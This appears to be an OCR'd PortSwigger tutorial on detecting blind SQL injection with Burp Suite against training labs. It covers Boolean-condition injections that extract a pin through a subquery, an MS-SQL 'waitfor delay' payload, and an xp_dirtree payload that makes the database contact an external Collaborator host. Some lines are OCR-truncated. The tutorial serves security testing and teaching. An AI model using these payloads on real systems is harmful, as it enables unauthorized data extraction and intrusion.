Using Burp to Detect Blind SQL Injection Bugs


SQL injection vulnerabilities are often referred to as "blind" if they cannot be straightforwardly identified via error messages or direct retrieval of data. The vulnerabilities are harder, but by no means impossible, to detect and exploit. In this article, we will examine some of the possible ways through which blir injection vulnerabilities can be identified, by injecting Boolean conditions, triggering time delays, and out-of-band channels.

Boolean Condition Injection

Here we have an example web application from the WebGoat training tool. The version of "WebGoat" we are using is taken from OWASP's Broken Web Application Project. Find out how to download, install and use this project.

This form is designed to be used for testing whether a supplied account number is valid. We can see that the account number `101` produces a positive result, so the account number is valid.

The "true" condition has been met.



The form below allows a user to enter an account number and determine if it is valid o this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc_num** **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number: 101 Go!

Account number is valid.


Created by Chuck Willis

OWASP Foundation | Project WebGoat | Report Bug

Next, we must satisfy the "false" condition.

In this example we have used the account number `666`. The application has returned a negative response, so the account number is invalid.

The "false" condition has been met.



The form below allows a user to enter an account number and determine if it is valid or this form to develop a true / false test check other entries in the database.

The goal is to find the value of the field **pin** in table **pins** for the row with the **cc_numl** **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number: 666 Go!


Invalid account number.

Created by Chuck Willis

OWASP Foundation | Project WebGoat | Report Bug

The next step is to confirm that the input is being evaluated as an SQL query and whether we can perform a true/false test using SQL syntax.

Here we have entered `101 and 1=1`. We know that both parts of this condition are true and would expect a positive "True" response.



The goal is to find the value of the field **pin** in table **pins** for the row wi **1111222233334444**. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number: 101 and 1=1 Go!


Account number is valid.

Created by Chuck Willis

OWASP Foundation | Project WebGoat | Report Bug

Here we have entered `101 and 1=2`. We know that only one part of this condition is true and should return a negative "False" response.

Now we know that we can ask the application "questions" using SQL syntax, we can inject SQL to find out any information that is accessible.



The goal is to find the value of the field **pin** in table **pins** for the row wit
1111222233334444. The field is of type int, which is an integer.

Put the discovered pin value in the form to pass the lesson.

Enter your Account Number: 101 and 1=2 Go!

Invalid account number.


Created by Chuck Willis

OWASP Foundation | Project WebGoat | Report Bug

In this example we are looking for the `pin` number that corresponds with the `cc_number`.

To find the pin in this example we could alter the number in the SQL statement and wait for the application to produce a positive "True" response. To reduce the number of requests involved, we could also test each character in the number one at a time, and perform binary searches to efficiently find the correct answer.

We could use Burp Intruder to automate this task for us.




```
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,
PHPSESSID=c5edah6kbphn8r3oe3p484pdp2;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersi
JSESSIONID=6075DB5AD6333803E04262B5803F1F5B
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 128

account_number=101 AND 1=((SELECT pin FROM pins WHERE cc_numb
'1111222233334444')=1111)&SUBMIT=Go%21
```

Using Time Delays

In some cases of blind SQL injection, where no differential response can be triggered via injected Boolean conditions, an alternative technique that is often effective is to inject time delays.


In this example we use an exercise from the MD Sec training labs.



Contacts

Name:		Add a new contact with th
Email:		Update an existing contact
Phone:		Search for contacts matchi
Address:		
Age		

We may have tried to induce conditional errors...




Contacts

Name:	a	Add a new contact with tl
Email:	a	Update an existing contac
Phone:	a	Search for contacts match
Address:	a	
Age	1 and 1=1	

Invalid age.

However, there have been no effects on the application's behavior, even if it induces an error within the database itself.



Contacts


Name:	a	Add	a new contact with t
Email:	a	Update	an existing contac
Phone:	a	Search	for contacts match
Address:	a		
Age	1 and 1=2		

Invalid age.

In this situation we can use Burp Suite to inject SQL that will cause a time delay, and monitor the time taken for the response to be returned.

Ensure "Intercept is on" in the Proxy "Intercept" tab and resend the request.

Right click anywhere on the request and click "Send to Repeater".




Request to https://blueshoe.portswigger.com:443 [10.21.1

```
POST /addressbook/119/Default.aspx HTTP/1.1
Host: blueshoe.portswigger.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.
Accept: text/html                                   n/xm
Accept-Language:
Accept-Encoding:
Referer: https://                                   ook/
Connection: close
Cache-Control: ma
Content-Type: app
```

We can alter the request using either the "Raw" or "Params" tab in the Repeater "Request" panel.

In this example we are injecting in to a MS-SQL database. We inject the following string into the request parameter and monitor how long the application takes to identify any vulnerabilities.

```
1; waitfor delay '0:0:5'--
```




POST request to /addressbook/119/Default.aspx

Type	Name	Value
Body	__VIEWSTATE	/wEPDwUKMTI0NzE5MjI0...
Body	Name	a
Body	Add	Add
Body	Email	a
Body	Phone	a
Body	Address	a
Body	Age	1; waitfor delay '0:0:5'--

Beneath the "Repeater" Response console we can see the time taken to receive the response in milliseconds.

The response in this example has taken 5 seconds.

This would indicate that the application is indeed vulnerable to SQL injection.




```
HTTP/1.1 200 OK
Connection: close
Date: Thu, 03 Sep 2015 15:54:26 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 2659

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
Transitional//EN"
```

2,934 bytes | 5,

Using Out-Of-Band Channels

In some situations, it isn't possible to trigger any noticeable effect in the application's response, either in its contents or in the time taken to receive it. In this situation, it is possible to detect SQL injection vulnerabilities by causing the database to make an out-of-band network connection to the tester's server.

Burp Scanner uses this technique via the Burp Collaborator feature.




SQL injection

Issue:	**SQL injection**
Severity:	**High**
Confidence:	**Certain**
Host:	**https://blueshoe.portswigger.com**
Path:	**/addressbook/32/Default.aspx**

Issue detail


The **Address** parameter appears to be vulnerable to SQL injection attacks. The pay
master.dbo.xp_dirtree
'\\xuvmja48pl58zgdu1t2n665ey547sylmd98xx.burpcollaborator.net\xby'--
submitted in the Address parameter. This payload injects a SQL query that calls SQ
xp_dirtree stored procedure with a UNC file path that references a URL on an exter
domain. The application interacted with that domain, indicating that the injected S

In this example we can see that Burp Scanner has exploited a blind SQL injection vulnerability to cause the database to make a network connection to the Burp Collaborator server. This particular attack uses Microsoft SQL Server''s xp_dirtree stored procedure. Similar techniques exist on other database platforms, and these are used by Burp Scanner.



The Collaborator server received a DNS lookup of type A for the domain name **xuvmja48pl58zgdu1t2n665ey547sylmd98xx.burpcollaborator.net**.

The lookup was received from IP address 194.72.9.38 at Mon Oct 12 14:36:15 BS



Related articles:

- Getting started with Burp Proxy
- Using Burp Repeater
- Using Burp to Test For Injection Flaws
- Using Burp to Exploit SQL Injection Vulnerabilities: The UNION Operator
- Using Burp to Detect SQL-specific Parameter Manipulation Flaws
- Using Burp to Exploit Bind SQL Injection Bugs

Burp Suite

Web vulnerability scanner
Burp Suite Editions
Release Notes

Vulnerabilities

Cross-site scripting (XSS)
SQL injection
Cross-site request forgery
XML external entity injection
Directory traversal
Server-side request forgery

Customers

Organizations
Testers
Developers

Company

About
PortSwigger News
Careers
Contact
Legal
Privacy Notice

Insights

Web Security Academy
Blog
Research
The Daily Swig

PortSwig

Follow us